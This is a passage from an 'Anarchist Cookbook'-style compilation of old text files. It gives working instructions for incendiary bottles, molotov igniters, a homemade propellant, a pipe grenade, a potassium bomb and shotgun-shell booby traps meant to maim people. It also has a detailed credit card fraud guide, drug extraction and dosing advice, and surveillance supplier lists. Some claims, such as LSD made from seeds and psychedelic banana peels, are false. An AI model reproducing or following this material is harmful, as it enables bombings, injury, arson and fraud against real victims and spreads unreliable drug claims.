

Construction notes: Because the damned book just gave a picture instead of step by step instructions, and I'll try to give you as much help as possible. Note that all the parts that you will be using are clearly labeled in the schematic. The perfboard, knobs, 'gator clips, etc are optional. I do strongly suggest that you do use the board!!! It will make wiring the components up much much easier than if you don't use it. The knob you can use to control the pot (R7). R7 is used to tune the IT so that is sounds Ok over the phone. (You get to determine what sounds good) By changing the value of C13, you can change the amount of time that the circuit will stay open (it cannot detect a hang up, so it works on a timer.) A value of 100 micro Farads will increase the time by about 10 times. The switch (S1) determines whether or not the unit is operational. Closed is on. Open is off. The negative return is the negative terminals of the battery!! The batteries will look something like this when hooked up:



To hook this up to the phone line, there are three ways, depending upon what type of jack you have. If it is the old type (non modular) then you can just open up the wall plate and connect the wires from the transmitter directly to the terminals of the phone.

If you have a modular jack with four prongs, attach the red to the negative prong (don't ask me which is which! I don't have that type of jack... I've only seen them in stores), and the green to the positive prong, and plug in. Try not to shock yourself...

If you have the clip-in type jack, get double male extension cord (one with a clip on each end), and chop off one clip. Get a sharp knife and splice off the gray protective material. You should see four wires, including one green and one red. You attach the appropriate wires from the IT to these two, and plug the other end into the wall.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Getting the IT to work: If you happen to have a problem, you should attempt to do the following (these are common sense rules!!) Make sure that you have the polarity of all the capacitors right (if you used polarized capacitors, that is). Make sure that all the soldering is done well and has not short circuited something accidentally (like if you have a glob touching two wires which should not be touching.) Check for other short circuits. Check to see if the battery is in right. Check to make sure the switch is closed. If it still doesn't work, drop me a line on one of the Maryland or Virginia BBSs and I'll try to help you out.

The sense output: Somehow or other, it is possible to hook something else up to this and activate it by phone (like an alarm, flashing lights, etc.)

158.LSD by The Jolly Roger

I think, of all the drugs on the black market today, LSD is the strangest. It is the most recent major drug to come to life in the psychedelic subculture. (Blah blah blah... let's get to the good stuff: How to make it in your kitchen!!)

Grind up 150 grams of Morning Glory seeds or baby Hawaiian wood rose seeds.
In 130 cc. of petroleum ether, soak the seeds for two days.
Filter the solution through a tight screen.
Throw away the liquid, and allow the seed mush to dry.
For two days allow the mush to soak in 110 cc. of wood alcohol.
Filter the solution again, saving the liquid and labeling it "1."
Resoak the mush in 110 cc. of wood alcohol for two days.
Filter and throw away the mush.
Add the liquid from the second soak to the solution labeled "1."
Pour the liquid into a cookie tray and allow it to evaporate.
When all of the liquid has evaporated, a yellow gum remains. This should be scraped up and put into capsules.

- **30 grams of Morning Glory seeds = 1 trip**
- **15 Hawaiian wood rose seeds = 1 trip**

Many companies, such as Northop-King have been coating their seeds with a toxic chemical, which is poison. Order seeds from a wholesaler, as it is much safer and cheaper. Hawaiian wood rose seeds can be ordered directly from:

Chong's Nursery and Flowers
P.O. Box 2154
Honolulu, Hawaii

LSD DOSAGES

The basic dosages of acid vary according to what kind of acid is available and what medium of ingestion is used. Chemically, the potency of LSD-25 is measured in micrograms, or mics. If you're chemically minded or making your own acid, then computing the number of micrograms is very important. Usually between 500 and 800 mics is plenty for an 8 hour trip, depending on the quality of the acid, of course. I have heard of people taking as much as 1,500-2,000 mics. This is not only extremely dangerous, it is extremely wasteful.

LSD comes packaged in many different forms. The most common are listed below:

The brown spot, or a piece of paper with a dried drop of LSD on it, is always around. Usually one spot equals one trip.
Capsuled acid is very tricky, as the cap can be almost any color, size, or potency. Always ask what the acid is cut with, as a lot of acid is cut with either speed or strychnine. Also note dosage.
Small white or colored tablets have been known to contain acid, but, as with capsuled acid, it's impossible to tell potency, without asking.

159.Bananas by The Jolly Roger

Believe it or not, bananas do contain a small quantity of _Musa Sapientum bananadine_, which is a mild, short-lasting psychedelic. There are much easier ways of getting high, but the great advantage to this method is that bananas are legal.

Obtain 15 lbs. of ripe yellow bananas.
Peel all 15 lbs. and eat the fruit. Save the peels.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

With a sharp knife, scrape off the insides of the peels and save the scraped material.

Put all of the scraped material in a large pot and add water. Boil for three to four hours until it has attained a solid paste consistency.

Spread this paste on cookie sheets, and dry in an over for about 20 minutes to a half hour. This will result in a fine black powder. Makes about one pound of bananadine powder. Usually one will feel the effects of bananadine after smoking three or four cigarettes.

Table of Weights

PoundsOuncesGramsKilos116453.60.45360.0625128.350.02830.00220.035210.0012.20535.271,0001

Acapulco Green

- **3 ripe avocados**
- **« cup chopped onions**
- **2 teaspoons chili powder**
- **3 tablespoons wine vinegar**
- **« cup chopped marihuana (grass)**

Mix the vinegar, grass, and chili powder together and let the mixture stand for one hour. Then add avocados and onions and mash it all together. It can be served with tacos or as a dip.

Pot Soup

- **1 can condensed beef broth**
- **3 tablespoons grass**
- **3 tablespoons lemon juice**
- **« can water**
- **3 tablespoons chopped watercress**

Combine all ingredients in a saucepan and bring to a boil over medium heat. Place in a refrigerator for two to three hours, reheat, and serve.

Pork and Beans and Pot

- **1 large can (1 lb. 13 oz.) pork and beans**
- **« cup grass**
- **4 slices bacon**
- **« cup light molasses**
- **« teaspoon hickory salt**
- **3 pineapple rings**

Mix together in a casserole, cover top with pineapple and bacon, bake at 350ø for about 45 minutes. Serves about six.

The Meat Ball

- **1 lb. hamburger**
- **¬ cup chopped onions**
- **1 can cream of mushroom soup**
- **¬ cup bread crumbs**
- **3 tablespoons grass**
- **3 tablespoons India relish**

Mix it all up and shape into meat balls. Brown in frying pan and drain. Place in a casserole with soup and « cup water, cover and cook over low heat for about 30 minutes. Feeds about four people.

Spaghetti Sauce

- **1 can (6 oz.) tomato paste**
- **2 tablespoons olive oil**
- **« cup chopped onions**
- **« cup chopped grass**
- **1 pinch pepper**
- **1 can (6 oz.) water**
- **« clove minced garlic**
- **1 bay leaf**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **1 pinch thyme**
- **« teaspoon salt**

Mix in large pot, cover and simmer with frequent stirring for two hours. Serve over spaghetti.

Pot Loaf
- **1 packet onion soup mix**
- **1 (16 oz.) can whole peeled tomatoes**
- **« cup chopped grass**
- **2 lbs. ground beef or chicken or turkey**
- **1 egg**
- **4 slices bread, crumbled**

Mix all ingredients and shape into a loaf. Bake for one hour in 400ø oven. Serves about six.

Chili Bean Pot
- **2 lbs. pinto beans**
- **1 lb. bacon, cut into two-inch sections**
- **2 cups red wine**
- **4 tablespoons chili powder**
- **« clove garlic**
- **1 cup chopped grass**
- **« cup mushrooms**

Soak beans overnight in water. In a large pot pour boiling water over beans and simmer for at least an hour, adding more water to keep beans covered. Now add all other ingredients and continue to simmer for another three hours. Salt to taste. Serves about ten.

Bird Stuffing
- **5 cups rye bread crumbs**
- **2 tablespoons poultry seasoning**
- **« cup each of raisins and almonds**
- **« cup celery**
- **1/3 cup chopped onions**
- **3 tablespoons melted butter**
- **« cup chopped grass**
- **2 tablespoons red wine**

Mix it all together, and then stuff it in.

Apple Pot
- **4 apples (cored)**
- **« cup brown sugar**
- **¬ cup water**
- **4 cherries**
- **1/3 cup chopped grass**
- **2 tablespoons cinnamon**

Powder the grass in a blender, then mix grass with sugar and water. Stuff cores with this paste. Sprinkle apples with cinnamon, and top with a cherry. Bake for 25 minutes at 350ø.

Pot Brownies
- **« cup flour**
- **3 tablespoons shortening**
- **2 tablespoons honey**
- **1 egg (beaten)**
- **1 tablespoon water**
- **« cup grass**
- **pinch of salt**
- **¬ teaspoon baking powder**
- **« cup sugar**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- 2 tablespoons corn syrup
- 1 square melted chocolate
- 1 teaspoon vanilla
- « cup chopped nuts

Sift flour, baking powder, and salt together. Mix shortening, sugar, honey, syrup, and egg. Then blend in chocolate and other ingredients, and mix well. Spread in an 8-inch pan and bake for 20 minutes at 350ø.

Banana Bread
- « cup shortening
- 2 eggs
- 1 teaspoon lemon juice
- 3 teaspoons baking powder
- 1 cup sugar
- 1 cup mashed bananas
- 2 cups sifted flour
- « cup chopped grass
- « teaspoon salt
- 1 cup chopped nuts

Mix the shortening and sugar, beat eggs, and add to mixture. Separately mix bananas with lemon juice and add to the first mixture. Sift flour, salt, and baking powder together, then mix all ingredients together. Bake for 1 ¬ hours at 375ø.

Sesame Seed Cookies
- 3 oz. ground roast sesame seeds
- 3 tablespoons ground almonds
- ¬ teaspoon nutmeg
- ¬ cup honey
- « teaspoon ground ginger
- ¬ teaspoon cinnamon
- ¬ oz. grass

Toast the grass until slightly brown and then crush it in a mortar. Mix crushed grass with all other ingredients, in a skillet. Place skillet over low flame and add 1 tablespoon of salt butter. Allow it to cook. When cool, roll mixture into little balls and dip them into the sesame seeds.

If you happen to be in the country at a place where pot is being grown, here's one of the greatest recipes you can try. Pick a medium-sized leaf off of the marihuana plant and dip it into a cup of drawn butter, add salt, and eat.

161.Peanuts by the Jolly Roger

Try this sometime when you are bored!

Take one pound of raw peanuts (not roasted!)
Shell them, saving the skins and discarding the shells.
Eat the nuts.
Grind up the skins and roll them into a cigarette, and smoke!

You'll have fun, believe me!

162.Chemical Fire Bottle by the Jolly Roger

This incendiary bottle is self-igniting on target impact.

Materials Required

MaterialHow UsedCommon SourceSulphuric AcidStorage BatteriesMotor Vehicles Material ProcessingIndustrial PlantsGasolineMotor FuelGas Station Motor VehiclesPotassium ChlorateMedicineDrug StoresSugarSweetening FoodsFood Store
- Glass bottle with stopper (roughly 1 quart size)
- Small Bottle or jar with lid.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **Rag or absorbent paper (paper towels, newspaper)**
- **String or rubber bands**

Procedure:

Sulphuric Acid MUST be concentrated. If battery acid or other dilute acid is used, concentrate it by boiling until dense white fumes are given off. Container used to boil should be of enamel-ware or oven glass.

CAUTION: Sulphuric Acid will burn skin and destroy clothing. If any is spilled, wash it away with a large quantity of water. Fumes are also VERY dangerous and should not be inhaled.

Remove the acid from heat and allow to cool to room temperature.

Pour gasoline into the large 1 quart bottle until it is approximately 1/3 full.

Add concentrated sulphuric acid to gasoline slowly until the bottle is filled to within 1" to 2" from top. Place the stopper on the bottle.

Wash the outside of the bottle thoroughly with clear water.

CAUTION: If this is not done, the fire bottle may be dangerous to handle during use!

Wrap a clean cloth or several sheets of absorbent paper around the outside of the bottle. Tie with string or fasten with rubber bands.

Dissolve « cup (100 grams) of potassium chlorate and « cup (100 grams) of sugar in one cup (250 cc) of boiling water.

Allow the solution to cool, pour into the small bottle and cap tightly. The cooled solution should be approx. 2/3 crystals and 1/3 liquid. If there is more than this, pour off excess before using.

CAUTION: Store this bottle separately from the other bottle!

How To Use:

Shake the small bottle to mix contents and pour onto the cloth or paper around the large bottle. Bottle can be used wet or after solution is dried. However, when dry, the sugar-Potassium chlorate mixture is very sensitive to spark or flame and should be handled accordingly.

Throw or launch the bottle. When the bottle breaks against a hard surface (target) the fuel will ignite.

163.Igniter from Book Matches by The Jolly Roger

This is a hot igniter made from paper book matches for use with molotov cocktail and other incendiaries.

Material Required:

- **Paper book matches**
- **Adhesive or friction tape**

Procedure:

Remove the staple(s) from match book and separate matches from cover.

Fold and tape one row of matches (fold in thirds)

Shape the cover into a tube with striking surface on the inside and tape. Make sure the folder cover will fit tightly around the taped match heads. Leave cover open at opposite end for insertion of the matches.

Push the taped matches into the tube until the bottom ends are exposed about 3/4 in. (2 cm)

Flatten and fold the open end of the tube so that it laps over about 1 in. (2-« cm); tape in place.

Use with a Molotov Cocktail:

Tape the "match end tab" of the igniter to the neck of the molotov cocktail.

Grasp the "cover and tab" and pull sharply or quickly to ignite.

General Use:

The book match igniter can be used by itself to ignite flammable liquids, fuse cords, and similar items requiring hot ignition.

CAUTION: Store matches and completed igniters in moistureproof containers such as rubber or plastic bags until ready for use. Damp or wet paper book matches will not ignite.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

164."Red or White Powder" Propellant by the Jolly Roger

"Red or White Powder" Propellant may be prepared in a simple, safe manner. The formulation described below will result in approximately 2 « pounds of powder. This is a small arms propellant and should only be used in weapons with « in. diameter or less (but not pistols!).

Material Required:

- **Heat Source (Kitchen Stove or open fire)**
- **2 gallon metal bucket**
- **Measuring cup (8 ounces)**
- **Wooden spoon or rubber spatula**
- **Metal sheet or aluminum foil (at least 18 in. sq.)**
- **Flat window screen (at least 1 foot square)**
- **Potassium Nitrate (granulated) 2-1/3 cups**
- **White sugar (granulated) 2 cups**
- **Powdered ferric oxide (rust) 1/8 cup (if available)**
- **Clear water, 1-« cups**

Procedure:

Place the sugar, potassium nitrate, and water in the bucket. Heat with a low flame, stirring occasionally until the sugar and potassium nitrate dissolve.

If available, add the ferric oxide (rust) to the solution. Increase the flame under the mixture until it boils gently.

NOTE: The mixture will retain the rust coloration.

Stir and scrape the bucket sides occasionally until the mixture is reduced to one quarter of its original volume, then stir continuously.

As the water evaporates, the mixture will become thicker until it reaches the consistency of cooked breakfast cereal or homemade fudge. At this stage of thickness, remove the bucket from the heat source, and spread the mass on the metal sheet.

While the material cools, score it with a spoon or spatula in crisscrossed furrows about 1 inch apart.

Allow the material to dry, preferably in the sun. As it dries, restore it accordingly (about every 20 minutes) to aid drying.

When the material has dried to a point where it is moist and soft but not sticky to the touch, place a small spoonful on the screen. Rub the material back and forth against the screen mesh with spoon or other flat object until the material is granulated into small worm-like particles.

After granulation, return the material to the sun to allow to dry completely.

165.Pipe Hand Grenade by the Jolly Roger

Hand Grenades can be made from a piece of iron pipe. The filler can be of plastic or granular military explosive, improvised explosive, or propellant from shotgun or small arms ammunition.

Material Required:

- **Iron Pipe, threaded ends, 1-«" to 3" diameter, 3" to 8" long.**
- **Two (2) iron pipe caps**
- **Explosive or propellant**
- **Nonelectric blasting cap (Commercial or military)**
- **Fuse cord**
- **Hand Drill**
- **Pliers**

Procedure:

Place blasting cap on one end of fuse cord and crimp with pliers.

NOTE: To find out how long the fuse cord should be, check the time it takes a known length to burn. If 12 inches burns in 30 seconds, a 6 inch cord will ignite the grenade in 15 seconds.

Screw pipe cap to one end of the pipe. Place fuse cord with blasting cap into the opposite end so that the blasting cap is near the center of the pipe.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

NOTE: If plastic explosive is to be used, fill pipe BEFORE inserting blasting cap. Push a round stick into the center of the explosive to make a hole and then insert the blasting cap.

Pour explosive or propellant into pipe a little bit at a time. Tap the base of the pipe frequently to settle filler.
Drill a hole in the center of the unassembled pipe cap large enough for the fuse cord to pass through.
Wipe pipe threads to remove any filler material. Slide the drilled pipe cap over the fuse and screw hand tight onto the pipe.

166.European Credit Card Fraud by Creditman!

UK credit card fraud is a lot easier than over in the States. The same basic 3 essentials are needed:

A safehouse.
Credit card numbers with Exp. date and address.
Good suppliers of next day delivery goods.

The Safehouse
The safehouse should be on the ground floor, so as not to piss off the delivery man when he comes to drop off your freshly stolen gear. If he has to go up 10 flights in a complete dive and some 14 year old kid signs for an A2000 then he's gonna wonder! Make sure there are no nosy neighbors, a good area is one full of yuppies 'cos they all go to work during daytime. Safehouses are usually obtained by paying a month's rent in advance or putting down a deposit of say, $200. Either that or break into a place and use that.

Credit Card Numbers
The card number, expiry date, start date (if possible), full name (including middle initial), phone number and full address with postcode are ideal. If you can only get the sirname, and no postcode, you shouldn't have any real hassle. Just say you moved recently to your new address. Phone number is handy, if it just rings and rings but if it doesn't, then make sure it's ex-directory. You CANNOT get away with giving them a bullshit phone number. Some fussy companies want phone numbers just to cross-check on CARDNET but generally it's not needed. To recap, here's a quick check-list:

Card number and expiry date.
Name and address of card holder.
First name/initials (OPTIONAL)
Start date (OPTIONAL)
Postcode (OPTIONAL)
Phone number (OPTIONAL)

If you have all 6, then you shouldn't have any hassle. Start date is the rarest item you could be asked for, postcode and initials being more common. If you are missing 3-6 then you need one helluva smooth- talking bastard on the phone line!!!!

The Ordering
Not everyone can order $1000's of stuff - it's not easy. You have to be cool, smooth and have some good answers to their questions. I advise that you only order up to $500 worth of stuff in one go, but if you have details 1-6 and the phone number will NOT be answered from 9 to 5.30 P.M. then go up to $1000 (make sure it's a GOLD card!). When getting ready to order make sure you have at least 3 times the amount of suppliers you need e.g. if you want to card 5 hard-drives, make sure you have 15 suppliers. A lot of the time, they are either out stock, can't do next day delivery or won't deliver to a different address. Quick check list of what you must ask before handing over number:

Next day delivery, OK?
Ordered to different address to card, OK?
Do you have item in stock (pretty obvious, eh?)

Make sure you ask ALL of these questions before handing over your precious number.

Excuses
Usual excuses for a different address are that it's a present or you're on business here for the next 5 weeks etc. Any old bullshit why it won't go to the proper address.

WARNING! Invoices! WARNING!
Invoices are sometimes sent out with the actual parcel but they are also sent out to the card owners (why do you think they need the address for?) so using a safehouse for more than 2 days is risky. A 1 day shot is safe, if they catch on then they'll

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

stop the goods before getting a search warrant.

Credit Limits

Limits on cards reach from $500 to $4000 on Gold cards. Your average card will be about $1000-$1500. It takes a while to build up a good credit rating in order to have large limits so don't think every card will hold 12 IBM 386's! Visa and Access are always used - American Express etc. are USELESS.

- **Access = Eurocard, Mastercard (begins with 5)**
- **Visa = (begins with 4, 16 digit is a Gold)**

A general rule is, always confirm an order to make sure credit is cleared. As the month goes on, credit is used up - the bad times are from 27th - 3rd which is when all the bills come in. Best time to card is around 11th or 12th, when the poor guy has paid off his last bill so you can run up a new one (he, he, he!).

Ideal items to card

The best stuff is always computer hard-ware as it's next-day. Amigas, ST's, PC's - anything really. Blank discs are a waste of time, they're too heavy. External drives, monitors - good stuff basically. Don't order any shit like VCR's, Hi-Fi, video-cameras, music keyboards, computer software, jewerely or anything under $300. You'll find the listed items are difficult to get next day delivery and usually won't deliver to a different address - bastards, eh? You're wasting your time with little items under $300, try to keep deliveries under 10 a day.

The drop - Two ways of doing the drop

Sign for all the gear (make sure you're there between 9.00 and 5.30 P.M.)
Don't turn up till around 6.30 P.M. and collect all the cards that the delivery man has left. These usually say 'you were out at XX time so could you please arrange new time for delivery or pick up from our depot'. In that case, piss off to the depot and get all the gear (need a big car!).

Remember, carding is ILLEGAL kiddies, so don't get caught.

167.Potassium Bomb by Exodus

This is one of my favorites. This creates a very unstable explosive in a very stable container. You will need:

A two-ended bottle. These are kinda hard to find, you have to look around, but if you cant find one, you will need a similar container in which there are two totally separate sides that are airtight and accessible at the ends, like this:



the separator MUST remain airtight/watertight so this doesn't blow off your arm in the process (Believe me. It will if you are not exact.)

Pure potassium. Not Salt Peter, or any shit like that. This must be the pure element. This again may prove hard to find. Try a school chemistry teacher. Tell her you need it for a project, or some shit like that. Try to get the biggest piece you can, because this works best if it a solid chuck, not a powder. You can also try Edmund Scientific Co. at:

Dept. 11A6
C929 Edscorp Bldg.
Barrington, NJ 08007

or call 1-(609)-547-8880

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Cotton
Water

Instructions:

Take the cotton and stuff some into one end of the container lining one side of the separator. Place some potassium, about the size of a quarter or bigger (CAREFULLY, and make sure your hands are PERFECTLY DRY, this stuff reacts VERY VIOLENTLY with water) into that side and pack it in tightly with all the cotton you can fit. Now screw the cap on TIGHTLY.

On the other side of the separator, fill it with as much water as will fit, and screw that cap on TIGHTLY. You are now in possession of a compact explosive made somewhat stable. To explode, throw it at something! The water will react with the potassium, and BBBOOOOOOMMMM!!! Works great on windows or windshields, because the glass fragments go everywhere (stand back) and rip stuff apart. The bigger the piece, the bigger the boom. If no potassium can be found, try looking for PURE Sodium, it works well too.

PS: You could also place this little sucker under the wheel of a car of someone you hate...(Wait till' they back over that one!!!)

168.Your Legal Rights by Exodus

Because you possess this little collection of mostly illegal concepts, you should be aware of your legal rights IF arrested (hey, it happens to the worst of us).

Your Legal Rights are:
Have a hearing before a magistrate or judge, as soon as possible after you are arrested.
Be notified of the charges against you.
Have a reasonable bail set, if bail is granted.
Have a FAIR, IMPARTIAL trial by jury.
Be present at all stages of the trial.
Confront your accusers. (without the baseball bat)
Have your lawyer cross-examine the witnesses.
Have your lawyer call on witnesses on your behalf.
Be tried for a crime only once.
Receive neither cruel nor unusual punishment if you are convicted of a crime and sentenced.

NOTE!!!: These rights are for after you are arrested, and do not include the reading of the rights, etc. If these rights are violated in ANY way, that may be cause for a mistrial, or even total release.

169.How The Law Protects Juvenile Offenders by Exodus

Juveniles accused of breaking the law are granted some special rights intended to protect the, because of their age. If a juvenile is charged with a crime punishable by a term in a reform school or juvenile detention facility, he is assured the right to:

Remain silent, and not incriminate himself/herself.
Be placed in quarters separate from adult offenders while being held in custody.
Be notified before a hearing of the charges against him.
Be released to his parents or guardians after signing a written promise to appear at his trial (unless the child is likely to run away and not come back to court unless he is dangerous or may himself be in danger if sent back home).
Be tried at proceedings that are closed to the public.
Have a record of the proceedings made, in case one is needed for a future appeal.
Be represented by a lawyer.
Have a lawyer appointed by the court if he cannot afford one.
Confront his accusers.
Have his lawyer cross-examine witnesses.

Again, these rights are for after you have been arrested.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

170.Down the Road' Missile by Exodus

This missile is aptly named because it travels best down a street or road. This is nothing more that harmless phun intended to scare the living shit out of oncoming cars.

How To Make A Missile

All you need are:

- **Hairspray can, or something else with flammable propellant (don't use spraypaint dipshit, it makes a big mess!)**
- **book of ordinary matches**
- **tape (clear if possible, its thinner)**
- **BB or pellet gun (use BB's if possible)**

Instructions:

Tape the book of matches to the bottom of the can, y'know, the CONCAVE part. You might want to arrange the matches so that they are spread over a wide area of the bottom of the can, but close together.

Shake the can up vigorously. Now place the can on its side with the nozzle of the can pointed in the direction you want it to go, down a road, off a ramp, at your sister, etc.. Now stand back a bit, and shoot at the matches. It should take off at about 30 ft per sec!! What happens in case you couldn't tell, is the BB hits the matches and causes a spark, and at roughly the same time, punctures the weak bottom of the can. As the propellant sprays out, it hopefully comes in contact with the spark, and presto. If you don't do it right you'll blow a lot of money because each can only be used once, so experiment to find best results.

In The Air Missile:

Compile the rocket as stated before, and put it vertical on a stand of some sort with the bottom accessible. Place a section of PVC pipe 95ø preferred and shoot into the PVC pipe which should direct the BB upward, and the can should take off. Experiment w/ different cans, its hard to find ones that work perfectly, and still go higher than 30 ft.

171.Phun With Shotgun Shells by Exodus

This phile is for those have no concern for themselves or the person they wanna fuck over with this. (in short, a fucking MANIAC!!!)

DoorBlams
Shotgun shells are wonderful. They can be used in almost any situation where pain or amputation of limbs is concerned (including your own if you are not EXTREMELY careful. The best way to use shells, is the DoorBlam. The DoorBlam is a simple concoction of a shell taped to the back of a door with the ignition button facing away from the door (so it blows out against the door). Now position it somewhere where it will do the damage you want. i.e.- near the top for decapitation, middle for slow death, or low to make the victims kneecaps fly across the room. Now tape a thumbtack against a wall or something that that part of the door bumps up against. Tape it to the wall so that the point pokes through the tape, and position it so it will hit the ignite button upon impact... Its that simple. Instant pain!

Long Range Explosives
These are THE most difficult explosive I have ever tried to make (people I know have lost fingers and hands to this little fucker) IF you have a VVVVERY still hand, it might be accomplished. Ignite buttons usually take some force to make it blow, so CAREFULLY & LIGHTLY push a tack through tape and tape it to the back of the shell, with the tip of the tack LIGHTLY touching the button. Add more tape to the back to hold the pin in place. If you still have hands at this point, consider yourself lucky. Now you need to add a weight to the tack-end part to make sure it hits the ground first. Taping small rocks or making the shell by putting heavy loads towards the button helps. Placing a cracker (yes a cracker (Saltines, anyone ?)) between the tack-point and the button helps prevent detonation upon THROWING, which DOES happen. Now toss it up high and AWAY from you, and RUN LIKE SHIT does after you eat Mexican.

172.Electronic Accessories by Exodus

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Some phreaks believe in the down-n-dirty customizing of equipment by crafting it themselves...not me! I believe that the other guy should build the stuff, and I'll steal it and use it later. This is a list of places where one can obtain the devices that would other wise have to be built by hand. But after all, a good phreak can take a pre-made item and adapt it to his needs.....

Radar Jammers:
The "Eclipse" $199.00

T.E.K. Distributors
PO Box 32287
Fridley, MN 55432 (612)-783-1666

Surveillance:
fone bugging, fone recording sys., etc...

EDE catalog $5
PO Box 337
Buffalo, NY 14226 (716)-691-3476

USI Corp., catalog: $2
PO Box PM-2052
Melbourne, FL 32902 (407)-725-1000

Protector catalog $5
PO Box 520294-M
Salt Lake City, UT 84152 (801)-487-3823

FREE catalog: 1-800-732-5000

SpyMart catalog $4
PO Box 340-M
Morehead City, NC 28557

MICRO-VIDEO:
SUPERCIRCUITS catalog $3
13552 Research Blvd. #B-2
Austin, TX 78750

Scanners:
CRB FREE catalog
PO Box 56
Commack, NY 11725

HPR
PO Box 19224PM
Denver, CO 80219
(request information, I guess!?)

MISC:
INFORMATION UNLIMITED <<<---REALLY COOL SHIT, THE GOOD STUFF.
PO Box 716, Dept. PM294 (kinda expensive, so get ready to
Amherst, NH 03031 CARD!!)

FREE catalog (w/order, otherwise $1.00)

EDMUND SCIENTIFIC (always a fucking GREAT place to find the little
Dept. 14D2, nitty-gritty electronics that make up
C908 EdsCorp Bldg. colored boxes, and the like)
Barrington, NJ 08007

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

173.Drip Timer by Exodus

Another method of time delay for explosives that are detonated by electric means, is the drip timer. Fill a 'baggy' with water and then add as much salt as the water will hold. Seal it, leaving some air inside. Then, tape the two contact wires from which the circuit has been broken, to the inside of a large cup. Place the baggy on the cup. Poke a hole in the top of the 'baggy', where there is air, and then make a hole in the bottom to let the water drain into the cup. As any Einstein figures, the salt water level in the cup will eventually conduct electricity at the moment both wires touch water, thus completing the circuit. I have yet to try this timer out, and I got the plans from a total idiot, phreaker nonetheless, and doubt it would work with any power source under 12v.

174.Stealing by Exodus

It is strange just how many files there are out there that try to document the art of stealing. After all, it IS an art. You have to be calm, smooth, persistent, patient. Stealing is not an overnight-planned operation. You should try to prepare for at least a week or more when planning to steal from a house, and even LONGER when from a business. Story time, kiddies:

